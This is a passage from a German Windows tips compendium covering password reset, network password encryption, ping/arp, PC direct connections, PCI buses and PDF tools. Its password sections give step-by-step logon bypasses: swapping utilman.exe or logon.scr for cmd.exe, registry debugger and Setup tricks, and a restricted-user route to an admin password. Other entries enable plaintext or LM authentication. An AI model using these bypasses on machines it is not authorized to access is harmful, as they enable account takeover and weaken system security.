- In dem Datei-Öffnen-Dialog im selben Verzeichnis zu cmd.exe gehen und diese umbenennen in utilman.exe (oder besser eine Kopie erzeugen und diese utilman.exe benennen).
- Die Datei-Öffnen-Aktion jetzt abbrechen, Notepad beenden und das Systemreparatur-Fenster schließen.
- Mit "Fertig stellen" die Systemreparatur abschließen und damit einen Reboot auslösen.
- Beim Anmeldefenster jetzt unten rechts auf das "Erleichterte Bedienugs"-Symbol klicken. Es öffnet sich ein Kommandozeilen-Fenster.
- In diesem Fenster jetzt

```
net user <benutzername> *
```

eingeben und für den Account ein neues Passwort setzen. Oder nur <Enter>, um ein Anmelden ohne Passwort zu ermöglichen. Kommandofenster schließen.

Jetzt kann man sich anmelden!

Gemäß <http://www.gvrachliotis.net/2013/10/how-to-reset-user-password-in-windows.html> funktioniert dies nur für einen lokalen Account, bei Win8.x nicht, falls die Anmeldung mit einem Microsoft-Cloud-Account

WinXP-Logon:

Um vor vergessenem Kennwort beim Win-XP-Logon gefeit zu sein, kann man gemäß PC-Welt Heft 5/2005, Seite 81 mit dem Tool "Offline NT Passwort & Registry Editor" eine bootfähige CD brennen oder auch Diskette erstellen mit Mini-Linux, das die Passwörter löschen oder ändern kann:

- install.bat aus dem Verzeichnis bd041205 erstellt die Diskette, cd0441205 \cd041205.iso brennt die CD.
- Nach dem Booten von dem Medium (Achtung: englisches Tastaturlayout!) kann die Partition per Nummer ausgewählt werden oder in der Regel reicht <Return>. Das Programm versucht die richtige Registry-Datei zu finden, in der Regel reicht wieder <Return>. Nach zwei weiteren Fragen bei denen in der Regel wieder <Return> reicht, kann der Benutzername aus der Liste ausgewählt werden, für den das Passwort geändert oder gelöscht werden soll (Vorgabe ist "Administrator"). Statt einem Neuen Kennwort kann auch "*" eingegeben werden, um das Passwort für den Account zu löschen. Nach <Return> und "Z" kann der nächste Benutzer gewählt werden. Mit "!" und "Q" wird die Aktion beendet und mit "Z" (d.h. "Y" auf der deutschen Tastatur) die Änderung geschrieben. Dann nur noch ohne Medium neu booten!

Das Tool **LockSmith** aus dem DART erlaubt es auch für jedes Konto ein neues Passwort zu setzen, ohne dass das alte Passwort bekannt sein muss.

Achtung: Verschlüsselte Dateien lassen sich erst wieder zugreifen, nachdem das (hoffentlich zuvor gesicherte) Zertifikat wieder importiert wurde. Hierzu ist aber auch wieder das alte Kennwort notwendig!!!

Also besser präventiv bei WinXP über Systemsteuerung, Benutzerkonten nach Auswahl eines Kontos über "Verwandte Aufgaben", "Vergessen von Kennwörtern verhindern" das **Password per Assistent auf eine Diskette oder einen USB-Stick sichern** und an sicherem Ort aufbewahren! Leider wird ein USB-Stick im Gegensatz zur Diskette vor dem Logon nicht eingebunden, so dass hier gemäß PC-Welt Heft 3/2007, Seite 166 folgendes notwendig ist:

- Das Gastkonto ohne Passwort mit minimalen Rechten muss aktiviert sein.
- Bei vergessenem Passwort mit Gastkonto anmelden, damit der USB-Stick gemountet wird. Nach dem Abmelden und Anmeldeversuch mit falschem/leerem Passwort geht jetzt mit dem USB-Stick als Passwort-Reset-Disk.

Gemäß http://www.it.itb.ac.in/~sudhir/Hacking/Win_XP_Hack.html ließ sich in einigen älteren WinXP-Versionen (falls auf einer FAT-Partition installiert?) mit einem restricted Account wie folgt das Passwort eines Admin-Accounts neu setzen:

Passwort-Reset

\$ Passwort-Reset (Windows-Account)

K Passwort-Reset (Windows-Account);Kennwort-Reset Windows

- Von cmd.exe und logon.scr aus dem System32-Verzeichnis Backup-Kopien anlegen.
- Die logon.scr löschen und cmd.exe umbenennen in logon.scr
- Rechner booten und warten, bis statt dem Logon-Screen der Dos-Prompt kommt
- Jetzt mit

```
net user <adm-user-name> <password>
```

das Passwort eines Admin-Accounts ändern. Vielleicht kann sogar ein neuer Admin-Account angelegt werden!?
- Die alte cmd.exe und logon.scr wiederherstellen.

Normalerweise hat jedoch ein restricted user inzwischen nicht mehr das Recht, logon.scr zu verändern. Dann hilft aber noch http://home.eunet.no/~pnordahl/ntpasswd/{bmc_earth16.bmp}.

Alte und neue Kopierschutztechniken und Passwortknack-Methoden werden in der PC-Welt Heft 4/2008, Seite 114ff beschrieben:

- Beschleunigtes Passwortknacken unter Zuhilfenahme des Prozessors der Graphikkarte (Elcomsoft be Nvidia Geforce-8)

Auf der bootfähigen DVD aus dem PC-Welt Heft 2/2009 gibt es, wie auf Seite 20ff im Heft beschrieben, das Notfallsystem pvwRescue mit dem Tool winpass, welches mit dem Parameter -l (= list) die eingerichteten Benutzer auflistet. Ein winpass -u <benutzer> setzt dann das Passwort zurück und die abschließende Auswahl von syskey sorgt für die Verschlüsselung der Passwörter.

Win Vista/7-Logon:

In der PC-Welt Heft 8/2010, Seite 51 findet sich eine Beschreibung, wie ein vergessenes Passwort eines Windows-Accounts bei Vista oder Win 7 neu gesetzt werden kann:

- PC mit der Windows-Installations-DVD booten. Nach dem ersten "weiter" die "Computerreparaturoptionen" wählen. Die Windows-Installation, in der der Account mit dem vergessenen Passwort ist, auswählen und "weiter". Dann die Eingabeaufforderung auswählen.
- RegEdit starten, HKEY_Local_Machine selektieren und Datei, Struktur laden aus dem Menü aufrufen. Aus c:\Windows\system32\config (bzw. angepasst an die Installation) die Datei "System" auswählen und öffnen. Einen beliebigen Namen (z.B. System_HauptWin) für den Ast wählen.
- Jetzt die Registry-Einträge HKEY_LOCAL_MACHINE\System_Hauptwin\Setup, SetupType auf den Wert 2 setzen und CmdLine auf cmd.exe setzen.
- HKEY_LOCAL_MACHINE\System_Hauptwin selektieren und mittels Datei, Struktur entfernen die Änderungen auf die Platte schreiben. RegEdit schließen.
- Kommandozeilenfenster schließen und "Neu starten" auswählen.
- Im danach erscheinenden Kommandozeilenfenster kann mittels net user "benutzername" neuesKennwort ein neues Kennwort gesetzt werden, wobei die Anführungszeichen entfallen können, wenn der Benutzername kein Leerzeichen enthält.
- Nach dem Schließen des Kommandozeilenfensters kommt dann der normale Anmelde-Dialog.

Allerdings sind mit EFS verschlüsselte Dateien so nicht zugänglich. Erst wenn man sich wieder an das alte Passwort erinnert und diese erneut setzt, dann sind die verschlüsselten Dateien wieder zugänglich.

Ob dies auch bei einem PC, der Teil einer Netzwerk-Domäne ist, funktioniert, ist nicht bekannt. Aber hier gibt's ja normalerweise noch einen Administrator, das das Passwort auf dem Domänen-Controller zurücksetzen kann.

Ein anderer Weg zum Zurücksetzen des Passworts gemäß c't Heft 13/2011, Seite 134ff: Am Anmeldeschirm startet Win+U das Programm Utilman.exe aus dem system32-Verzeichnis. Dies ist für Behinderte gedacht und erlaubt es, z.B. eine Bildschirm-Tastatur einzublenden, erhöhten Kontrast einzustellen etc.. Vorgehen:

- Von einer Windows-DVD (ab Win7, oder einem Stick, einer externen Festplatte etc.) booten. Sprache auswählen und "Jetzt installieren" auswählen. Mit Shift+F10 kommt man dann zur Eingabeaufforderung.

Jetzt gibt es zwei mögliche Vorgehensweisen:

- a) Die Laufwerksbuchstaben c:, d:, .. mit dem dir-Kommando durchtesten, bis man das normale c:-Laufwerk, welches jetzt u.U. einen anderen Buchstaben hat, gefunden hat. Hier im system32-Verzeichnis das Utilman.exe umbenennen (Sicherungs-Kopie) und legt eine Kopie von cmd.exe unter dem Namen utilman.exe ablegen
- b) (c't Heft 26/2013, Seite 167) Den Registry-Editor regedit starten. Den Schlüssel HKLM markieren und im Datei-Menü das "Struktur laden ..." auswählen. Die Systempartition, die jetzt eventuell einen anderen Laufwerksbuchstaben als c: hat, ausfindig machen und hier aus \Windows\system32\config die Datei "Software" (Typ = Datei, nicht Typ = Textdocument) öffnen. Die folgende Frage nach einem Namen kann beliebig beantwortet werden z.B. mit PW. Jetzt zu HKLM\PW\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options gehen und hier einen Schlüssel utilman.exe anlegen. Darin die Zeichenfolge debugger anlegen und auf cmd.exe setzen. Dann zu HKLM\PW gehen und übers Menü "Datei", "Struktur entfernen" das Schreiben der Änderungen auf die Festplatte veranlassen.

Jetzt neu von der internen Festplatte booten und am Login-Screen via Win+U zur Kommandozeile gehen. Mittels

```
net user <account> <password>
```

kann man ohne das alte Kennwort zu kennen, ein neues Kennwort setzen. Auch

```
net user <account> *
```

kann verwendet werden.

Nach dem normalen Login dann die Änderung rückgängig machen und so das Loch wieder verschließen.

Unter <http://winaero.com/blog/reset-windows-10-password-without-using-third-party-tools/{bmc earth16.bmp}> gibt es eine Passwort-Reset-Anleitung für Windows 10, die auch bei Win 7 und Win8.x funktioniert. In Kurzform:

- Mit einem Windows-Setup-Datenträger booten. 32bit/64bit muss zum installierten System passen. Es darf eine Win7, Win8.x oder Win10-CD (bzw. USB-Stick) sein, unabhängig vom der installierten Version.
- Beim Auswahldialog für die Regions- (Sprach-) Einstellungen mittels Shift + F10 zum Kommandofenster wechseln.

Sollte ein installiertes Recovery-System den Boot zu einem Kommandofenster ohne externes Medium erlauben, kann auch dies verwendet werden.

- RegEdit.exe starten und den HKLM-Eintrag auswählen. Über "File", "Load Hive..." vom installierten System (wird normalerweise jetzt der Laufwerksbuchstabe D: statt C: sein) aus dem Ordner \Windows\System32\config die Datei `system` laden. Welcher Name dabei vergeben wird, ist egal, im Folgenden wird `Win10` als Name angenommen.
- Zu `HKLM\Win10\Setup` gehen und den normalerweise leeren Eintrag für `CmdLine` (Reg_SZ) in `cmd.exe` abändern. Und den Wert bei `SetupType` von 0 in 2 ändern.
- Im Baum das `HKLM\Win10` selektieren und mit "Unload Hive" aus dem Filemenü die Änderungen in die `SYSTEM`-Datei schreiben.
- Regedit schließen und das Kommandofenster mit `exit` (oder X rechts oben) verlassen. Das Setup-Medium entfernen und den Dialog zum Abbruch der Installation bestätigen. Der Rechner bootet neu von der internen Platte zum Kommandofenster.
- Das Kommando `net user` zeigt die eingerichteten Usernamen an. Mit `net user userName neuesPasswort` kann jetzt ein neues Passwort gesetzt werden. Falls der Username Leerzeichen enthält ist der Username in Anführungszeichen zu setzen.
- Regedit starten, unter `HKLM\System\Setup` bei `CmdLine` wieder einen leeren Eintrag und bei `SetupType` wieder den Wert 0 setzen. Regedit schließen. Das Verlassen des Kommandofensters führt zum Reboot. Am Anmelde-Bildschirm kann man sich mit dem gesetzten Passwort anmelden.

Siehe auch [Sicherheit des Systems.](#), [Passwort-Verschlüsselung](#), weitere [Passwort-Tipps](#).

#\$K **Passwort-Verschlüsselung**

Die MS-Betriebssysteme NT4, Win98, und neuer übertragen das Passwort für die Netzwerkanmeldung zur Erhöhung der Sicherheit verschlüsselt. Falls der verwendete Server (z.B. Unix-Server mit älterem SAMBA) dies nicht unterstützt, muss die Verschlüsselung abgeschaltet werden:

EnablePlainTextPassword anlegen und auf 1 setzen. (c't 18/1998, Seite 176f)

Win 98: HKLM\System\CurrentControlSet\Services\WxD\NETSUP.EnablePlainTextPassword{bmc edit.bmp} erzeugen und auf 1 setzen (Chip Heft 11/98, Seite 325).

NT4: HKLM\System\CurrentControlSet\Services\rd\parameters.EnablePlainTextPassword{bmc edit.bmp}.

Win2000: HKLM\System\CurrentControlSet\Services\lanmanworkstation\parameters.EnablePlainTextPassword{bmc edit.bmp} (c't Heft 8/2000, Seite 191).

Gemäß c't Heft 9/2007, Seite 98 kommt es bei Windows-Vista u.U. Zugriffsproblem auf Samba-Server mit DFS, wenn der Server nicht gleichzeitig auch Domain-Controller ist. Abhilfe schafft, den Registry-Eintrag HKLM\SYSTEM\CurrentControlSet\Control\Lsa.LmCompatibilityLevel{bmc edit.bmp} auf 0 setzt. Bei den Vista-Versionen Business, Enterprise und Ultimate geht es auch, indem man via Management-Console unter Lokale Sicherheitsrichtlinie, Lokale Richtlinien/Sicherheitsoptionen den Eintrag Netzwerksicherheit: Lanmanager-Authentifizierungsebene auf "LM- und NTLM-antworten senden" setzt.

PaßwortVerschl

\$ Paßwort-Verschlüsselung

K Paßwort-Verschlüsselung;Samba-Server,Netzwerkanmeldung mit (un)verschl. Paßwort;unverschlüsseltes Paßwort

#\$K PathPing etc

pathping.exe{bmc dos.bmp} ersetzt seit Win2000 ping und tracert. Unter anderem kann die Unterstützung des Resource Reservation Protocols RSVP überprüft werden. Seit WinXP auch IPv4 und IPv6 (c't Heft 12/2003, Seite 206).

Möchte man in einem lokalen Netzwerk die MAC-Adressen aller Computer herausfinden, geht dies gemäß c't Heft 3/2003 Seite 188 am schnellsten mit einem ping auf die Broadcast-Adresse (oder die Adresse des fraglichen Geräts) und anschließendem Auslesen des ARP-Caches:

```
ping -n 1 192.168.1.255    (Linux ping -b -c 1 192.168.1.255)
arp -a
```

Gemäß PC-Welt Heft 12/2005, Seite 175 kann man via des Services unter <http://webtrace.uni2.net>{bmc earth16.bmp} zusätzlich den Eigner und den Standort der Zwischenstationen anzeigen lassen.

In der Voreinstellung beantworten WinXP und Vista keine Pings.

WinXP: Systemsteuerung, Windows-Firewall{bmc shortcut.bmp}, Erweitert, ICMP-Einstellungen, "Eingehende Echoanforderungen zulassen".

Vista: a) irgend einen Ordner freigeben (dann werden ping-Antworten automatisch aktiviert) oder b) in der Managementconsole des Windows-Firewalls "Eingehende Regeln" die Regel "Datei- und Druckerfreigabe (Echoanforderung ICMPv4 eingehend)" aktivieren (c't Heft 7/2007, Seite 221).

In der PC-Welt Heft 3/2012, Seite 100 wird das Tool XARP (<http://www.chrismc.de/development/xarp/>{bmc earth16.bmp}) vorgestellt, das ARP-Attacken detektiert und auch die MAC-Adressen zu den Geräten im Netzwerk anzeigt.

PathPing
\$ PathPing
K PathPing;Ping;Tracert;arp;ipconfig;MAC-Adresse

##\$K PC-Direkt-Verbindung

Die Verbindung von zwei PCs über serielle oder schneller über parallele Schnittstelle heißt bei Microsoft PC-Direktverbindung. Ein Vorläufer war unter DOS das InterLink/InterServer. Bekannt ist auch das Produkt LapLink, das diese Funktionalität schon geboten hat, solange Microsoft hierfür noch nichts mitgeliefert hat. Gemäß Roland Bernert <http://www.lehrer.uni-karlsruhe.de/~za186/RAI/winxp/pcdirekt/index.html>{bmc earth16.bmp} ist bei Win95 (möglicherweise auch Win98/ME) hierfür als Protokoll Microsofts NETBEUI erforderlich, das für Verbindung zu WinXP dort zuerst noch installiert werden muss. Die Anleitung dazu findet sich auf der WinXP-CD unter WinXP-CD:\VALUEADD\MSFT\NET\NETBEUI\NETBEUI.TXT{bmc notepad.bmp}. Falls die Parallel-Schnittstellen verwendet werden, muss hierfür im BIOS der Modus EPP eingestellt sein. Ob es mit dem einfacheren Interlink-Kabel oder nur mit dem erweiterten "LapLink-Kabel nach Norton Commander" (siehe InterLink/InterServer) geht, ist nicht bekannt. Nach dieser Vorarbeit wird im Assistent für Netzwerk-Verbindungen "Eine erweiterte Verbindung" "direkt mit einem anderen Computer" konfiguriert. WinXP kann Gast (=Client) oder Host (=Server) sein, beides sollte gehen (der andere Rechner muss das Gegenstück sein, also keine zwei Clients oder zwei Server!). Nach der Auswahl des Anschlusses (z.B. Parallelanschluss direkt LPT1:), müssen (nur bei Server) die Benutzer, die sich einloggen dürfen, festgelegt werden. Jetzt ist die Direktverbindung für TCP-IP konfiguriert und muss für einen Win95-Client (oder Server) auf NETBEUI umkonfiguriert werden: Die neue Verbindung ("Eingehende Verbindung") auswählen, Eigenschaft, Netzwerk, Installieren, Protokoll, Hinzufügen, Durchsuchen und die %windir%/inf/NETNBF.INF, die vorhin von der CD hierhin kopiert wurde, auswählen. Wenn man die Fenster schließt, dann taucht zwar nirgends das erwartete "NETBEUI" auf, aber es geht!

Unter Win9x muss u.U. die PC-Direktverbindung zuerst über Start, Systemsteuerung, Software, Windows-Setup{bmc shortcut.bmp}, Verbindungen, PC-Direktverbindung nachinstalliert werden. Das DFÜ-Netzwerk ist ebenfalls notwendig, aber häufig schon installiert. Über Start, Programme, Zubehör, PC-Direktverbindung wird dann hier die PC-Direktverbindung gestartet.

Unter WinXP-Home sind die "Gemeinsamen Dokumente" normalerweise inklusive aller Unterordner automatisch freigegeben, unter Win95 muss gegebenenfalls die Freigabe der gewünschten Verzeichnisse aktiviert werden. Direktverbindung zweier Win95-Computer bzw NT: c't 2/99, S.170ff.

Unter <http://www.msu-hb.de/tipps/allg.htm>{bmc earth16.bmp} ist beschrieben, wie NT4 für eine PC-Direktverbindung über die serielle Schnittstelle konfiguriert wird. Treiber für die parallele Schnittstelle gibt es hier nicht. gilt: Eine Verbindung von einem Windows-3.1x-PC mit Windows NT 4.0 beispielsweise ist nur über ein serielles Kabel realisierbar - allerdings mit deutlichen Performanceeinbußen, wie es die nachfolgende Auflistung deutlich macht: 1MByte Text

Software	parallel	seriell
Interlink-Interserver	14 Sekunden	115200bps: 7 Minuten
PC-Direktverbindung	40 Sekunden	19200 bps *) 7 Minuten
RAS-Verbindung unter Windows NT	nicht möglich	7 Minuten

*) bei höherer Baudrate als 19 200 bps funktioniert es unter Win95 nicht!?

Noch ein Hinweis aus obigem Internet-Link von Roland Bernert:

Es gibt bei mir immer wieder Schwierigkeiten, die Verbindung herzustellen. Meist klappt es nach einem Reboot beider Rechner gut. Manchmal ist nur der alte Win95-Rechner neu zu booten. Aber immer klappt die Verbindung nach einigen Versuchen. Bei mir ist es so, dass bei nicht herzustellender Verbindung, einer der beteiligten Rechner auf jeden Fall neu zu booten ist. Warum die PC-Direktverbindung solche Probleme bereitet, weiß wohl nur Microsoft. Das Ganze funktioniert unter XP zuverlässiger als unter Win2000 - ist aber auch bei Win-XP noch immer nicht so ganz ausgereift :-)) Manchmal hat es auch schon geholfen, die beiden beteiligten Rechner - eventuell mehrmals - umzubenennen. Ein Anwender hat mir auch geschrieben, dass es bei ihm erst geklappt hat, nachdem er die Baud-Rate für die beiden Com-Schnittstellen erniedrigt hatte.

Mit Produkten wie Symantecs PC Anywhere spart man sich eventuell etwas Konfigurations-Arbeit.

PcDirektVerbindung
\$ PC-Direkt-Verbindung
K PC-Direkt-Verbindung;LapLink;NETBEUI

#\$K **PC-Direktverbindung**

Für die Verbindung eines Laptops mit einem stationären PC eignet sich die "PC-Direktverbindung". Tipps zur Einrichtung finden sich im Heft 11/1999 der Zeitschrift c't auf Seite 106ff.

Beim Einrichten der PC-Direktverbindung über die serielle Schnittstelle wird ein neues Modem mit dem Namen "Nullmodemkabel an COMx" eingerichtet. Die vorgegebene maximale Geschwindigkeit von 19200 Baud, kann nach einem erfolgreichen Erst-Übertragungsversuch in der Regel auf höhere Werte für schnellere Übertragung umgestellt werden (c't Heft 21/2000, Seite 220): Systemsteuerung | Modems über Einstellungen.

Bei WinXP lässt sie sich über Netzwerkverbindungen, Neue Verbindung, weiter, Eine erweiterte Verbindung einrichten, weiter, Verbindung direkt mit einem anderen Computer herstellen, ... einrichten! (Zeitschrift c't Heft 6/2003, Seite 182)

Siehe auch [Routing von IP-Paketen \(Win9x\)](#).

PC-Direktverbindung

\$ PC-Direktverbindung

K PC-Direktverbindung; Laptop-PC-Direktverbindung

#\$K **PCI, PCIe, PEG und AGP**

Gemäß c't Heft 1/2009, Seite 166 wurde PCI um 1990 definiert. Theoretische max. Datenrate (bei 33.33Mhz) ist 133 MByte/s und je Karte max. Leistung 25W. Als Varianten gab es auch 64bit statt 33bit und 66.67MHz statt 33.33MHz, dann mit 3.3V (statt 5V) auf den Signalleitungen, aber nur mit geringer Verbreitung. Der Standard PCI 2.3 sieht auch bei 33MHz eine Signalspannung von 3.3V vor. Ebenso wurde die Standby-Spannung (z.B. für Wake-on-LAN) von 5V auf 3.3V abgesenkt.

PCI X ist eine Weiterentwicklung von 64bit/66Mhz-PCI und erlaubt 4 (statt 2) Karten je Bussegment. Bei PCI X 133 sind es nur 1 Karte je Bussegment.

AGP ist eine Weiterentwicklung von PCI mit 2 ... 8-facher Datenrate.

PCI Express hat keine Bus-Struktur mehr sondern arbeitet als Punkt-zu-Punkt-Verbindung mit separaten Leitungen (Aderpaar) je Datenrichtung und einer Signalspannung von 0.8Vpp. Interrupts gehen nicht mehr über extra Leitungen sondern per Protokoll übers normale Aderpaar.

PEG (=PCI Express for Graphics) ist ein PCIe-x16-Slot (d.h. 16 Lanes je Richtung) mit verstärkter Stromversorgung: Statt der üblichen 25 W je Karte (bei low-Profile-Steckplätzen sind's nur 10W) sind es hier 75W (am 6-poligen Steckverbinder) oder weitere 225W (bei Verwendung von 6- und 8-poligem Steckverbinder). Oft sind bei PEG nicht alle 16 Lanes beschaltet, insbesondere bei zwei PEG-Karten auf einem Mainboard sind oft nur x8-x8, x4-x16 oder x1-x16 möglich. Neben Mainboards mit variabler Zuteilung gibt auch welche mit z.B. fester Zuteilung x16-x4.

PCIe-X1-Karten müssen auch in x4, x8 und x16-Slots funktionieren. Ob eine PCIe-x4-Karte in einem PCIe-x16- oder PEG-Slot funktioniert, ist Glückssache.

PCI

\$ PCI, PCIe und PEG

K PCI;PEG,AGP

#\$K **PCMCIA**

Gemäß c't Heft 15/2006, Seite 192 funktionieren Adapter von PCI auf PCMCIA, die es z.B. von http://www.elandigitalsystems.com/bmc_earth16.bmp gibt, in vielen Mainboards nicht richtig. Insbesondere scheinen nForce2-Mainboards betroffen zu sein. In der Regel wird durch so eine Karte ein weiterer, hotplugfähiger PCI-Bus als PCI-to-PCI-bridge ins System eingebunden, womit nicht jedes BIOS zurechtkommt. Manchmal hapert es auch an der Interruptkanalzuordnung und der Hotplug-Verwaltung. Manche Adapter haben auch mit Hyperthreading- oder Dualcore-Prozessoren Probleme.

PCMCIA
\$ PCMCIA
K PCMCIA;Cardbus

##K PDF

Im Buch Sif Steward: PDF Hacks (Sebastopol 2004, O'Reilly Media Inc. 278 Seiten, 24.95 US-\$, ISBN 0-596-00655-1) wird in 100 Kapiteln auf zum Teil hohem Niveau beschrieben, wie man aus PDF verarbeiten kann: Tipps & Tricks, Konfiguration, Freeware-Tools, etc. Probe-kapitel unter http://www.oreilly.com/catalog/pdfhks/bmc_earth16.bmp (c't Heft 2/2005, Seite 212).

Die Änderungen in der Schnittstelle des Acrobat Readers beim Übergang zu Version 7 werden in der Zeitschrift Toolbox Heft 3/2006, Seite 42ff beschrieben.

Daten-Extraktion aus PDF-Dokumenten:

Ein Artikel in der c't Heft 11/2006, Seite 152ff (Softlink [0611152{bmc_earth16.bmp}](#)) beschäftigt sich mit den unterschiedlichen Tools um aus PDF-Dokumenten Inhalte zu extrahieren und sie zu editieren. Je nach Aufbau der PDF-Datei (z.B. unterschiedlich kodierter Text, eingebettete Fonts, zu Pfaden konvertierte Schriftzeichen, Textspalten, Tabellen, Graphiken im RGB- oder CMYK-Farbraum, als JPEG, JPEG2000 oder TIFF, Komprimierungsvariante, mit oder ohne ICC-Profil) und Zweck der Extraktion (editierbarer Fließtext, Suchen/Ersetzen im Text, Bilder nur extrahieren oder austauschen) ist ein anderes Tool besser geeignet.

Zur Gruppe der reinen Extrahierer gehören FineReader 8 (140€), Gemini 5.53 (185€), Image Extraction Wizard (0€), PDF Converter Pro 3 (100€), PDFGrabber 3.0 pro (117€), xpdf (0€), pstoeidit (43€) und TET (Text Extraction Tool, ab 250€). TET richtet sich eher an Programmierer und Batch-anwender.

Beim Extrahieren von mehrspaltigem Text zu Fließtext ohne überzählige Trennstriche war Gemini sehr gut, soweit das Dokument nicht durch ein Passwort geschützt ist, selbst wenn es bekannt ist. Auch der RTF- und HTML-Export war bei Gemini gut. Auch TET war hier gut. pdftotext aus dem kostenlosen xpdf-Paket kam je nach Original-Dokument eher mal ins Straucheln, hat aber in vielen Fällen trotzdem gute Ergebnisse. PdfGrabber konnte nicht ganz überzeugen.

Tabellen, insbesondere mit mehrzeiligem Text in den Zellen konvertierten die meisten Tools so schlecht, dass das abtippen durch eine versierte Schreibkraft meist besser ist! Mit FineReaders Linienwerkzeug und entsprechender Vorarbeit klappte es mit diesem Tool noch am besten.

Graphiken aller Art extrahieren kann der Acrobat noch am besten. RGB-Bilder beherrscht auch der kostenlose "Image Extraction Wizard" gut. Vektorgraphiken können mit der Kombination von Inkscape und pstoeidit extrahiert werden. Insbesondere beim CMYK-Farbraum war auch Gemini gut, stürzt jedoch u.U. bei Schmuckfarben ab.

PDF-Editor:

Zu den Editoren gehören Foxit PDF Editor 1.4 (99 US-\$), Infix 1.34 (115€), Jaws PDF Editor 3 (69€). pdf-Office Professional (Windows, Mac, Linux, ca. 120€, c't Heft 10/2007, Seite 42, Softlink [0710042{bmc_earth16.bmp}](#)) erlaubt auch die direkte Erstellung von Zeichnungen in PDF-Formularen. Zum Erstellen von PDF-Formularen und automatisierten ausfüllen eignet sich am besten der PDF Converter Pro. Formulare erstellen kann auch die Freeware Scribus.

Extraktion und Edit:

In beiden Welten spielen ScanSoft PDF Converter Pro 3 (100€, eng verwandt mit NitroPDF von Arts) und Adobe's Acrobat 7 (405 ... 650€), zu dem es von anderen Anbietern auch noch einige Plug-Ins zu kaufen gibt.

Zum Umschreiben von Textpassagen in PDF-Dokumenten ist Acrobat Professional **nicht** geeignet! Infix war hier ganz gut. Neben einfachen Texteditiermöglichkeiten in einzelnen Zeilen lassen sich mit Foxit vor allem Vektorgraphiken nachbearbeiten. Zum Seiten drehen, einfügen oder löschen, Kommentare hinzufügen, Bookmarks erstellen, markieren eignet sich Jaws PDF-Editor gut. Wer nur Pdf-Dokumente aneinanderfügen möchte, dem reicht FreePDF XP oder das werbefinanzierte Pdf995, welches auch Bookmarks erstellen kann und Schlüsselwörter zu Links konvertieren kann.

In der c't Heft 2/2011, Seite 112 geht's um PDF-Editoren und -Konverter. Dabei geht es auch um PDF/A- und PDF/X-Konformität (für Archivierung bzw. als Druck-Vorstufe), die oft durch die Editoren verloren geht. Dabei wird auch erwähnt, dass Transparenz in PDF/A nicht erlaubt ist.

PDF-Formulare

Mittels Scribus http://www.heise.de/software/download/scribus/24467{bmc_earth16.bmp} und dem Writer aus Open-Office http://www.heise.de/software/download/openoffice/9375{bmc_earth16.bmp} lassen sich PDF-Formulare, allerdings ohne ein Feld für die elektronische Signatur erstellen (c't Heft 12/2009, Seite 142, [0912142{bmc_earth16.bmp}](#))

PDF-Tools:

Eine Reihe von PDF-Tools gibt's auf der Heft-DVD von c't Heft 4/2008, Seite 136ff. PDF-Erzeugung mit den verschiedenen Tools ist Thema des Prüfstands in der c't Heft 15/2008, Seite 110ff.

PDF

\$ PDF

K PDF

- FreePDF XP (<http://freepdfxp.de/fpxp.htm{bmc earth16.bmp}>) kann mit interaktiven Dokumenten nichts anfangen, ist ansonsten gut.
- "PDFCreator" ist zwar nicht der komfortabelste Pseudo-Druckertreiber, kann aber Passwörter fürs Öffnen oder Kopieren setzen.
- "Free PDF Compressor" kann ältere PDFs im neuen Format besser komprimieren oder zum Versenden eine Kopie mit geringerer Bildauflösung erzeugen.
- Einzelne Seiten ohne Qualitätsverlust (wie er bei erneuten Drucken mit einem PDF-Tool auftritt) extrahieren kann das Tool "PDF Helper".
- Nachträglich Titel, Autor, Subjekt und Keywords ändern kann "A-PDF Info Changer".
- Zusätzlich kann "BeCyPDFMetaEdit" http://www.becyhome.de/becypdfmetaedit/description_ger.htm{bmc earth16.bmp} auch z.B. das Öffnen der Datei im Doppelseiten-Modus oder im Ganzseiten-Präsentations-Modus einstellen und Animationseffekte bei Seitenübergängen hinzufügen. Auch die Seitenzahlen lassen sich korrigieren.
- BeCyPDFAsm http://www.becyhome.de/becypdfasm/description_ger.htm{bmc earth16.bmp} ist ein GUI zu mbtPdfAsm http://freshmeat.net/projects/mbtpdfasm/?topic_id=861{bmc earth16.bmp} und kann Seiten aus PDF-Dateien neu arrangiert wieder in eine PDF-Datei packen.
- Jaws PDF Editor kann Seiten drehen, umsortieren, extrahieren und Kommentare/Notizen hinzufügen. Die Version auf der Heft-CD lässt sich auf der Hersteller-Webseite mittels "cteditor35" (oder vielleicht auch "ct-editor35") freischalten. Aktuelle Version kostet ca. 70€.
- Blitzschnell auch riesige Dokumente mit einem Wasserzeichen wie z.B. "Entwurf" stempeln lässt sich eine PDF-Datei mit "PDF Watermark Creator".
- Z.B. das originale Word-Dokument (oder beliebige andere Dateien) mit ins PDF integrieren (lassen sich mit Abobes Reader wieder extrahieren) kann "PDF Bundle".
- Der PDF-Erzeugungszusatz in MS Office 2007 ist auf einfache Bedienung getrimmt.
- Die PDF-Erzeugung via OpenOffice verbindet einfache Bedienung mit der Unterstützung für interaktive Dokumente.
- In der c't Heft 16/2008, Seite 60 wird das kostenlose PDFsamsam (<http://www.pdfsam.org{bmc earth16.bmp}>) vorgestellt: Es kann in vielfältiger Weise Seiten aus PDF-Dokumenten herauslösen (zweiteilen, je Seite ein Dokument, ...) und auch mehrere Dokumente zu einem zusammenfügen. Die aufgebote Version kann auch Dokumente verschlüsseln, erfordert aber das selber Kompilieren der Java-Source oder als Binary eine Spende von mindestens 1 \$.
- Wie man die PDF-Erstellung per VBA automatisieren kann (z.B. für die monatlichen Umsatzzahlen als Tabelle und Diagramm), wird in der c't Heft 12/2009, Seite 144ff (Softlink [0912144{bmc earth16.bmp}](http://www.pdfsam.org{bmc earth16.bmp})) gezeigt. Dabei wird bei Office 2007 das Add-In von Microsoft verwendet und auch die Steuerung von PDFCreator für früherer Office-Versionen gezeigt.

PDF-Viewer/Reader:

- "PDF Action Reader" ist eine kleine und schnelle Alternative zu Adobe's Reader.
- PDF-XChange-Viewer (Kostenloser Teil der PDF-XChange-Produktreihe von <http://www.docu-track.com/{bmc earth16.bmp}>) ebenso.

Siehe auch [Dokument-Archivierung \(PDF/A\)](#), [XPS \(XML Paper Specification\){bmc shortcut.bmp}](#), [Durchsuchbares PDF/Optical Character Recognition](#).

##\$K Perfect Forward Secrecy PFS

